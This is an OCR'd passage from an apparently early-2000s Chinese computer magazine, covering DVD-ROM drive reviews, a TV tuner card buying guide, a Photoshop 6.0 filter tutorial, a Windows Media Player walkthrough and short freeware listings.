华硕 12X（DVD - E612）



华硕主板性能稳定，其光驱产品也同样性能不凡。此款 DVD - E612 采用 ATAPI 传输介面，支持 Ultra ATA / 66 的传输模式，内建 512KB 缓冲记忆体，DVD - ROM 光碟最高读取速度为 12 倍速，CD - ROM 光碟最高读取速度为 40 倍速，在读取 DVD - ROM 光碟时，平均寻道时间为 110ms，时间稍微长一点，在读取 CD - ROM 光碟时，平均搜寻时间为 85ms。DVD - E612 与华硕前一款 8 倍速 DVD - ROM 光碟机(DVD - E608)的造型大致相同，同样是采用拖盘式设计，可以平躺或直立放置，可读取 12cm、8cm 光碟，光碟机的前方面板上则提供开启 / 关闭(停止)、播放(调整光碟读取速度)、声音旋钮以及耳机插孔等。DVD - E612 加入了 DDSS Ⅱ、Smart CD - Speed Suite 两项独家技术，前者可有效防止马达或主机内其他零组件在运转时所造成的晃动可能对光学读取头造成的干扰；后者则可直接透过机器面板，调整 CD - ROM 的读取速度。

市场参考价格：690 元

ON-DATA 10X



ON — DATA 的这款 10 倍速 DVD — ROM，在连接方面采用 IDE 接口，传输规格为 UDMA33，采用托盘式结构，可支持 8cm、12cm 的多种不同规格的盘片。配备了 512KB 的高速缓冲存储器及超大内存，可以实现大功率高速传输。昂达 10X DVD 内设无电自动退盘系统，该系统能够确保 DVD 在意外断电情况下仍然可安全退出盘片，保护光驱及盘片不受损坏。为减少震荡和噪音，ON — DATA 10X DVD 还采用了 DDSS 抗震系统，可保证维持 DVD 高速运转时的平衡、顺畅，进而达到避震减噪的效果，有效地克服读盘时的震荡现象。

市场参考价格：660 元

源兴 10X




源兴凭借其 CD - ROM 在市场中驰骋一时和其强大的研发实力，推出的 DVD - ROM 产品也有很好的性能。此款 10X 精品 DVD 光驱，专门针对国内市场进行了重新设计，改良了上一代产品中的不足之处。加强了读盘能力，更好地兼容了各类 MPEG2 卡和软件 MPEG 解压，DVD 读取最高速度 10 倍速，CD - ROM 读取速度最大为 40 倍速，DVD - ROM 光碟平均寻道时间 110ms，CD - ROM 光碟平均寻道时间 90ms，配备了 512KB 的缓存，采用 IDE 接口。在运行中噪音极低，散热性能良好，盘片在播放长达 3 小时的 DVD 影片后也无烫手的感觉。另外，源兴 10X 精品 DVD 光驱的光学读写激光头、伺服 IC 等主要元件全部采用日本原装产品，质量和稳定性能极好。

市场参考价格：670 元

当然市场上的 DVD - ROM 品牌还有很多，在这里不能一一介绍，只是希望能给大家选购 DVD - ROM 提供一些参考。

□福州　袁宁



快用电脑看电视
——浅谈电视卡的选购

用电脑看电视早已不是什么新鲜事，无论是内置电视卡还是外置电视盒，现在的技术都已经比较成熟。如果你确实有用电脑看电视的需要或想法，那就赶快跟我来看一看怎样买一款合适的电视卡吧。

一、选购原则

电视卡，全称电脑视频卡，按其连接方式来划分，可以分为外置式的电视接收盒和内置式的ISA／PCI接口视频接收卡。它们各有优缺点，一般来说，内置电视卡的播放效果和质量不如外置的电视接收盒，安装也要麻烦一些，但是有一个最大的好处就是价格更便宜，PCI 接口的电视卡一般 300 元左右就可搞定，此外还不需外接电源，可以节省桌面空间。

在具体选购内、外置电视卡时，首先需要注意的是价格。目前市场上常见的家用电视卡价格大多在 200～800 元之间，正规厂商生产的主流产品一般在 300～900 元之间。对于一般用户来说，选个300～700元左右的电视卡基本上就可以了，再贵、再专业的实在没有必要。接下来，你可以注意一下电视卡的相关技术指标，例如电视卡在播放动态视频时的分辨率大小。一般来说，分辨率越高的越好，最低要求是不能低于 300×200这个普通电视都能达到的分辨率标准，对于一些较高档的电视卡则应达到或接近400×300以上的视频分辨率标准。当然，如果你还要用电视卡来进行视频编辑的话，则需要选个功能更加强大的专用电脑视频卡了，因此价格也要贵上不少。在选择这类高档电视卡时，更要留意它播放和采集动态视频时的分辨率大小，这将直接影响到采集的视频质量，所以最低也要达到 400×300 以上的视频分辨率标准。

除了上面所说的两点外，你还要注意电视卡捕捉影像之后可以转存的视频格式。有的电视卡只能保存为 AVI 一种视频格式，并且没有影像压缩功能，所以最好选用分辨率高、可以保存为多种影像、且具有图像压缩功能的电视卡。再有，无论在挑选外置式电视盒还是内置电视卡时，都要求其具有的视频插孔种类越多越好。除了标准的闭路电视插孔外，AV 视频、音频输入输出插孔、高清晰数字 S－Video 插孔等也最好都要具备，以方便和其他音、视频设备相连（如影碟机、音箱等）。这点对打算购买内置电视卡的朋友尤为重要，因为有的厂商的电视卡根本就没有提供这些插孔。当然，如果你感觉以后不会用到其他的这些视、音频端口的话，则可以将其忽略，毕竟不带这些插口的产品价格还会相对便宜一些。

二、精品推荐

现在市场上的电视盒、电视卡按品牌来分大体可分为：同维、唯冠、圆刚、佳的美、视佳、视星、Plnnacle 等牌子。其中，同维、唯冠和圆刚的产品占了较大的市场份额，而且产品线比较全，各个档次的外置电视盒、内置卡都能见到佳品。另外，佳的美的电视盒市场占有率也比较高，口碑较好。下面是几款比较优秀的电视卡产品：

1. 同维 TV004E（外置）

这是一款比较经典的外置电视盒，不用开电脑即可收看电视，还有多路输入 / 输出端口。此外，它的市场销售时间较长，质量比较稳定，目前零售报价在 390 元左右，口碑较好。

2. 唯冠电视通（内置）

具有电视天线、视频输入、直流电源等接口，包装盒内提供有红外线遥控器、直流电源和 VGA 扩充电缆线(用于把显卡的输出信号接到电视卡上)，配备相当完整。从整体上来说，性能不俗，可以跟外置电视盒媲美，但缺点是要打开电脑才能看电视，不过可以通过遥控器来控制，零售价格在 520 元左右。

3. 视佳 Web　TV2000（内置）

一款中规中矩的内置电视卡，具备静态捕捉、动态采集功能。不但支持定时录像，还可拨打网络可视电话（需配摄像头）、收看图文信息（需网络支持）等。此卡提供 SDK，可开发智能监控系统，目前市场零售价在 550 元左右。

4. 圆刚 VideoMate（内置）

也叫视霸 2001，圆刚的主推产品。除了全制式全增补、可接收151个频道外，最吸引人的是它还有视频输入功能，具备 16 频道预览、静动态图像采集、可用于可视电话功能等。这款产品的市场报价在 600 元左右。

5. 圆刚电视精灵（外置）

和唯冠外置电视通类似，不开电脑即可收看电视。除了能接收 105 个频道、有视频输入 / 输出功能外，还能提供定时开关机功能，能对频道进行一定范围内的微调。但缺点是无法收看增补频道，而且体积较大，价格也比较高，零售价在 650 元左右。

6. 同维 W9920ET-2（内置）

一款较新的电视录像卡，支持实时的视频图像格式压缩，可广泛应用于静态、动态视频捕捉、压缩，电视、录像机、摄像头输出转录 VCD。此外，还支持多种制式，可接收中国大陆和香港电视节目，能达到边看边录的效果。由于功能强大，性能较好，产品价格较贵，报价在 800 元以上，适合有特殊用途的朋友。

7. 丽台 601 电视卡（内置）

PCI 总线电视卡，带 ANT 电视天线接口、立体声声音输出口等。除了能收到电视机可接收的所有频道外，最大的优点是图像清晰、色彩饱满，以及最多能同屏预览16个频道（画面大小自由缩放），甚至可以一边工作一边看电视。如果要说这块卡有什么缺点的话，可能就是图形捕捉能力略有些不强。现在市场价为 840 元左右，对于要求较高的发烧级朋友，这款丽台电视卡是一款难得的精品。

□黑龙江　Swimmingfish

开启设计之门——Photoshop6.0新手上路(四)

第四章　将滤镜进行到底

当我们提到 Photoshop6.0 的滤镜时，相信使用过这个软件的广大读者会印象深刻。确实，如果对Photoshop6.0的滤镜使用得当，真的可以为我们的创意插上想象的翅膀。这些滤镜的可变性极强，而且操作简便，效果出众，支持的外挂插件丰富。因此，对于滤镜的使用也往往成为初学者对Photoshop着迷的一个切入点。一个简单的滤镜，几个参数的改变，一种绚烂多彩的效果马上就可以呈现在我们的眼前。这种一挥而就的快感，不就是电脑设计为我们带来的巨大吸引力吗？在今天的讲座中，我就带领您走进Photoshop6.0的滤镜海洋，一同去体验它们带给我们的神奇魅力。

在我们讲座的第一章中，我们初步研究过滤镜这个概念。滤镜最初是被应用在摄影学中，摄影师在一般照相机的镜头上加装具有特殊光学性能的滤光片，在照片中就会呈现出普通相机所不能表现的效果。这种方法在电脑设计中，更确切的说是应用在Photoshop中，就成为我们今天所要介绍的滤镜了。在 Photoshop6.0 的 Filter(滤镜)菜单下，集成了多达95种以上的内置滤镜，加上我们为其扩充的外挂滤镜，使整个滤镜工作组变化更丰富。如图1所示，是我们今天所要操作的主要对象，整个滤镜菜单被分成了两大部分，由一道横线隔开，上面的就是Photoshop6.0的内置滤镜，下面的就是我们扩充的外挂滤镜。



图 1

为了温故而知新，下面我们就结合以前学习过的有关内容，用Photoshop6.0的内置滤镜为大家创作一幅作品，看看您对以前的知识了解了多少，然后细细品味一下滤镜的作用。希望在看完这个实例以后，您能对这个功能爱不释手。

一、内置滤镜篇——蝶恋花

（1）打开一张花朵的图片。首先我们要在工作区中创作出一个涟漪的效果，选择“椭圆形”选择工具，将工具敏感选项栏中的羽化值设定为“15”，在花朵的左下方进行椭圆选择，位置如图2所示。




图 2

（2）接下来，我们就要用到Photoshop6.0 的滤镜了。点击 Filter/Distort/Zigzag，弹出 Zigzag 的参数设置窗口，将参数设定如图3所示，确定即可。



图 3

（3）用钢笔工具勾画水滴，这个可是我们上一章刚刚讲解过的内容啊，大家还记得吗？在工具箱中选择“钢笔”工具，在水波的上方勾画大概的路径，然后选择工具箱中“钢笔”的系列工具，将路径整理成水滴的外形（如图4所示）。选择路径控制面板，点击下面的“路径转换选区”按钮，将水滴路径转换成选区，然后按住键盘上的 Ctrl ＋ J 组合键，从选区创建新的图层。




图 4

（4）使用渐变工具为水滴填充具有光泽的颜色。点击工具箱中的“渐变”工具，选择工具敏感选项栏中的“中心渐变”工具，调整渐变颜色条，如图5所示。图中由左到右三个颜色控制按钮的R、G、B分别为：255、255、255；186、218、98；147、176、86。




图 5

（5）使用中心渐变工具，在水滴的中心位置拖拽鼠标到边缘，为水滴着色。打开图层控制面板，双击水滴所在的图层，选择图层效果中的Outer Glow“外发光”效果，设定参数如图6所示。




图6

（6）确定以后回到工作区中，此时效果如图7所示。



图7

（7）这个时候，我们在工作区中添加蝴蝶飞翔的图层。找一张蝴蝶的素材，用选择工具将蝴蝶选择出来，然后使用移动工具将其拖拽到工作区中，使用菜单中的Edit/Transform/Skew（编辑/变换/斜切），为蝴蝶作透视处理（如图8所示）。




图8

（8）选定背景图层，使用Filter/Render/Lens Flare（滤镜/渲染/镜头光晕），弹出参数设定窗口，设定参数如图9所示，确定之后即为场景中加入一个阳光耀斑的效果。

（9）将蝴蝶图层复制一个，使用自由变换改变图层形状，然后将图层的透明度设定为一个较小的参数值，最后完成的效果如图10所示。




图9




图10

在我们刚刚完成的作品中，我们使用了扭曲的滤镜来创作一个在花蕊中的水波涟漪的效果，又使用了一个渲染滤镜来完成镜头光晕。从整个实例来看，虽然这两个滤镜使用起来非常的简单，但是效果确实非凡，这可能就是滤镜最大的优点吧。当然了，任何优秀作品的制作不单单是靠哪个功能来完成了，就像我们这个实例，很多都用到了我们以前学习过的内容：图层的基本知识，水滴的渐变填充等等。所以只靠掌握好滤镜的使用是不行的，这一点需要广大读者注意。好了，对Photoshop6.0内置滤镜的使用就简单介绍到这里，在这个滤镜宝库中的更多的知识还需要您自己去理解和掌握。在接下来的时间里，我们来看看外挂滤镜。

二、外挂滤镜的安装

Photoshop6.0的外挂滤镜实际上就是一种插件。所谓插件，它们一般是由一些第三方公司或者个人由于各式各样的目的开发出来的，依靠某个软件作为平台，运行其上，并且能够扩充该软件的功能的模块。接下来，我通过对自己照片的处理，为大家详细介绍几款对日常设计大有帮助的外挂滤镜。

在《电脑爱好者》第7期中，有一篇《美丽新世界－Ulead外挂滤镜使用攻略》的文章，其中已经为大家较为详细地介绍了关于Photoshop6.0外挂滤镜的安装问题，在这里就不再重复介绍了，对这方面还有疑惑的读者可以参考该文章。

三、外挂滤镜篇——个人照片处理秘笈

图11所示是笔者今年五一期间在秦皇岛海边拍摄的一张照片。它使用的是市面上最便宜的200元左右的傻瓜相机，冲洗以后使用的是市场上最低廉的扫描仪来扫描的。就像大家所看到的那样，效果非常的差，唉，没有办法啊，手里的银子总是……呵呵。但是这有什么关系呢，不要忘了我们是干什么的，请往下看。



图11

（1）扫描完一张照片，在Photoshop中打开以后，首先所要做的就是对照片的分析。我们观察图11，由于拍摄过程中的一些因素，使图片四周出现了黑边，并且由于拍摄水平不够，使我站立得有些倾斜，所以我们要使用“裁剪”工具，对图片进行一些处理。选择工具箱中的“裁剪”工具，然后拖拽和适当地旋转控制手柄，将四周的黑色区域去除，之后按键盘上的“回车”确定。

（2）按照传统的方法，拿到一张照片后要通过Photoshop进行整体色调的处理，我们现在应该对其进行“对比度”、“颜色”、“饱和度”的调整了。但是，这部分由于概念繁琐，参数众多，往往不是初学者能够很好掌握的。现在就让我隆重为您介绍一款专门用于

处理照片整体色调的Photoshop外挂滤镜——Extensis Intellihance。点击Filter/ Extensis/ Intellihance，弹出该滤镜的第一参数窗口（如图12所示）。我们首先选择其中的Enhance Image，让这个滤镜自己智能转换图片，完成以后效果如图13所示。


图 12


图 13

（3）我们看到这个滤镜在短瞬之间把图片的对比度和色彩已经调整得非常出色了，前后两张图片发生了翻天覆地的变化。有的时候我也感叹这个滤镜怎么这么优秀，现在您是不是不再抱怨自己没有数码相机或者千元以上的扫描仪了呢？

（4）当然了，如果您对其自动处理的效果还是不满意的话（我就不满意），那么您可以点击图12中的Preferences，由您自己手工调整图片的整体色调，Extensis Intellihance的第二控制窗口如图14所示。在这里，对图片"对比度"、"颜色偏差"、"饱和度"等等的调整完全在一个窗口中搞定了，而且在右侧的预览窗口中还可以实时地观察调整的结果，真正是贴近我们的设计啊！由于这个滤镜使用起来非常的方便和快捷，在这里我就不给大家一一介绍每个参数了。最后调整完成的效果如图15所示。


图 14


图 15

四、特效也疯狂——KPT6

想象过将自己的照片通过Photoshop的设计，制作出特殊的效果吗？在其外挂滤镜中，确实有一些出类拔萃的滤镜可以让你实现这个愿望。接下来，我就为大家介绍一下使用这款经典滤镜将自己的照片打扮一番。

使用过Photoshop的外挂滤镜的读者，对KPT系列外挂滤镜还记忆犹新吧？无论是早期的KPT3、KPT5，还是我们今天要接触的KPT6，都给我们的创作带来了极大的方便。KPT6是一个整合了LensFlare、KPT Goo、KPT SkyEffects等效果非常出众的滤镜组，其中每个滤镜我们都可以轻松地使用其强大的预设库对图片进行轻而易举的加工处理。KPT SkyEffects是KPT6中专门用于制作天空景象的滤镜，界面如图16所示。通过它，您可以把东升西落的天空场景轻松刻画在纸上，还可以加上云雾、彩虹等效果。点击右上方的预设库按钮，您将有更多激动人心的发现（如图17所示）。

在工作区中将背景用选择工具勾选出来，然后使用一下KPT6，选择一个背景图像，对参数稍作处理，达到自己满意的效果。点击确定，您马上就会




图 16



图 17

发现一种特效已跃然纸上（如图18所示）。


图 18

经常在网上溜达，看到一些论坛讨论，对于Photoshop怎么才能从菜鸟过渡到大虾。有些人说只要掌握好了滤镜和动作（将在下章介绍），就能学好Photoshop，在我看来这种说法不尽完美。

单单以滤镜作为学习的重点，我想是否已经偏离了设计的轨道呢？通过本章，广大读者可以看到，我对Photoshop6.0的内置滤镜进行了详细的介绍，但是对于外挂滤镜只是轻描淡写地介绍了一下。这是因为前者这个实例我拿出来，是希望大家看到这样一个事实：一幅好的作品的产生是需要Photoshop6.0众多功能的联合使用才得以实现的。而外挂滤镜，无论是从其产生的根本因素讲，还是从使用方面讲，都是注重特殊作用的实现。因此，注重软件学习的全面性和融会贯通，不要被滤镜那绚烂多彩的美貌迷惑了双眼，毕竟滤镜是为我们的创意服务的。


不要使自己的思想成为滤镜的奴隶，而将自己的作品变成一个滤镜的集中营，这才是一个电脑设计初学者所应该注意的问题。（待续）


□重庆　徐阳


Windows Media Player
——四海一家的解决之道

看看你电脑里面的多媒体软件：Windows自带的CD播放器、Winamp、超级解霸、RealPlayer……或许你自己也不清楚到底有多少。


现在，你可以让它们全部下课，因为有了四海一家的解决之道—— Windows Media Player！














6

打开“收音机调谐器”，Windows Media Player 已经在窗口左边为你预置了一些较为有名的网络电台，如CNN、BBC、Billboard Radio等。只要双击，系统就会自动连接该电台并播放。

如果对这些电台还不满意，那么，就用电台搜索者（STATION FINDER）到网上去找你自己喜欢的电台。选择好搜索条件，按下“Search”，符合条件的电台就会出现在窗口右边。




8

要想欣赏最新的杂志，浏览最新影视讯息和精彩片断，用媒体指南就没错了！“媒体指南”包含WindowsMedia.com 提供的实时Web 页。该指南就像一份电子杂志，每天都进行更新，其中含有与 Internet 上最新的电影、音乐和视频的链接 - 涉及的主题范围广泛，包括从国际新闻到娱乐业的最新动态等诸多方面。您可以通过 Windows Media Player 播放列在"媒体指南"中的所有文件。

在连通网络的情况下，打开媒体指南栏目后，Windows Media Player会自动连接到http://www.windowsmedia.com站点，在这个站点上你可以找到许多有关娱乐性与信息性的内容，而且还可以访问最新的音乐、电影预告片断和新闻等等。点击相应链接，就可以在线收看视频节目了。

7



如果你习惯在电脑上看VCD，不妨试试Windows Media Player。从“文件”菜单中直接“打开”VCD文件即可播放。

制作较差的碟片在亮度、色彩等方面往往不尽如人意。Windows Media Player 提供的视频设置功能，可以对视频文件中的亮度、色调、对比度与饱和度等四个参数进行调节。通过它们可以把亮度不够的影像文件增强亮度、对比度不足的加强对比度，而且不会影响到其他程序的正常使用和显示。

只在小窗口中欣赏肯定不过瘾，用“Alt＋Enter”键可以在全屏和窗口状态之间切换。



怎么样，系统默认的界面还不错吧！

播放列表和选项调节窗口可以自动隐藏，只要点击这里就会弹出弹入。

直接双击选择喜欢的外观，或者选择之后再点击“应用外观”，软件界面就会变成相应的样式。

要酷，当然得有另类的外壳！如果对程序内置的八种外壳还不满意，可以通过“更多外观”到网上去下载。

下载的外观文件放在 Media Player 的Skin 目录中，如果你从其他渠道得到外观文件，也可以直接拷贝进该目录，然后在这里直接选择就行了。



Windows Media Player 的媒体库是一个多媒体管理中心，有音频、视频和播放列表等几个类别，而每个类别下面又有详细分类。要查找以前播放过的文件，只要进入相关的类别中就可以在窗口右边看见所有的文件列表。

媒体库的另一个重要的作用就是创建和编辑播放列表，你可以根据歌曲的种类以及视频文件的类别来建立多个播放列表，将相应的文件添加进去。在欣赏的时候只要打开播放列表，就可以按照你所指定的任意顺序播放。

创建播放列表，单击"新建播放列表"按钮。在"新建播放列表"对话框中，键入播放列表的名称。新播放列表将添加到左边窗口中的"我的播放列表"文件夹中。

要将曲目添加到播放列表中，单击该曲目，然后单击"添加到播放列表"按钮。

9



10

新软快速

□辽宁 鸣涧

木子播放器III

大小：2035kB
类型：免费软件
适用环境：Win9x/Me/NT/2000

木子播放器III不但是一款媒体播放器，同时具有歌曲管理、歌词编辑、动态显示、支持LyricsMate制作的歌词文件等功能。它还可以自动查找与歌曲最匹配的歌词文件，快速载入外壳，播放网络音乐，搜索本地磁盘上的音乐文件等，同时支持文件拖放操作，可以修改歌曲的ID3标签。具有的自动等待播放功能可以使MP3音乐播放不受其他应用程序使用声音设备的干扰，而且支持木子播放器的插件，有EQ均衡自动/手动调节功能，可以利用虚拟磁盘播放音乐。

音乐贺卡工厂2000

大小：1341kB
类型：免费软件
适用环境：Windows 95/98/NT



想没想过给你的朋友制作一张精美的电子贺卡呀？就用音乐贺卡工厂2000吧，它可以一分钟做出自己的音乐贺卡，而且提供了很多实用的功能，比如可以添加自己设计合适的贺词框风格，自定义贺词框，同时具有各种动画特效，更增加了音乐贺卡的娱乐性。还可以添加背景音乐和自己录制的贺词，最后还可以生成EXE文件发送给朋友，并独立运行。在V3.10中整理了贺卡及音乐文件，新增双击贺卡复制路径功能、设置功能等，另外还修正了许多错误。


易表2000

大小：6572kB
类型：免费软件
适用环境：Windows 95/98/NT

在日常生活、办公中，经常要和数据处理打交道，但是要找到一款合适的数据管理软件并不容易，对于那些大型的数据库处理软件来说，需要用户具备一定的数据库知识和编程能力，对于普通用户使用起来很不方便。可以使用易表2000来帮助你处理日常的数据资料，它是介于电子表格和数据库软件之间，有着类似电子表格的界面，同时又有很多数据库软件特有的功能和灵活性，可以将复杂的操作简便化，用户可以轻松完成复杂的数据管理和统计分析工作。它具有分组统计、多层表头、合并模式、框架模式等诸多便捷的操作方式，还可以导入导出Excel、Access、Foxpro等多种格式的数据文件等。

聊天快贴

大小：193kB
类型：免费软件
适用环境：Windows 95/98



常在网上聊天的朋友们注意了，这里向您推荐一个聊天快贴，它可以应用于QQ的聊天发送消息，另外，在聊天室中，还可以自定义内容快速发送。在这个版本中，作者修改了发送讯息的方式，只需用Ctrl+鼠标右击就可以发送消息了，使用起来非常方便 。

侠客系统修改器

大小：312kB
类型：共享软件
适用环境：Windows 95/98



众所周知，在Windows 9x/NT系统中，有很多注册表选项没有直接提供设置界面，比如开始菜单项的弹出速度、隐藏桌面系统图标、安全属性设置等。手工修改注册表比较麻烦，而且还需要掌握一定的注册表知识，侠客系统修改器正是为此编写的一个软件，它可以轻松修改Windows系统中大部分注册表选项，还可以对一些非注册表选项进行设置，而且使用起来也非常简便。

魔装网神2001

大小：2790kB
类型：共享软件
适用环境：Windows 9x/Me/NT/2000

魔装网神采用了IE内核，可以同时打开多个网页一起浏览，而且系统资源占用率非常小。除此以外，它还可以设置１５个主页地址，加入了计时与快捷拖放功能。在软件中还可以关闭状态栏字条滚动效果，同时增加了黑名单功能，可以过滤掉指定的网址。另外，在软件内部还内置了中文网址内核，只要在地址栏输入中文，就可以进入相关网页，而无需安装其他任何软件。(以上软件收录在《电脑爱好者》编辑部首次推出的《从毒龙到P4傻博士装机实战》光盘中)

九星彩乐－福彩版

大小：2525kB
类型：共享软件
适用环境：Windows 9x/Me/NT/2000

彩票最近越来越火了，怎么就不中大奖呢？呵呵，就用九星彩乐来分析一下吧。它是为目前国内乐透型彩票分析玩家定制的专业彩票分析软件，具有“一般分析”、“高级分析”和“深度分析”的功能。“电脑辅助选号”功能可以为你提供强有力的分析和筛选引擎，软件中还内置了全国乐透型彩票的历史开奖数据等，可以使用“数据初始化设置”功能快速将彩票分析本地化。

□广州　江南书生

用保险箱锁住我的秘密——I LOCK FAST

在我们的计算机中，或多或少地保存着一些私人隐密资料，而计算机的硬盘忠诚地记录着这一切。现实生活中，我们可以凭借保险箱锁住重要的资料，然而在电脑世界中，我们该如何保护敏感资料呢？在资源管理器中隐藏文件吗？但我们都知道，只要稍作设置就可以让隐藏的文件原形毕露。安装专门的加密软件吗？但有的软件需要给每个文件配置一个密码，长此以往，密码一多就不便于记忆与管理了。即便所有的加密文件都采用相同的密码，解密时也需要一个个键入密码，真正操作起来挺麻烦的。

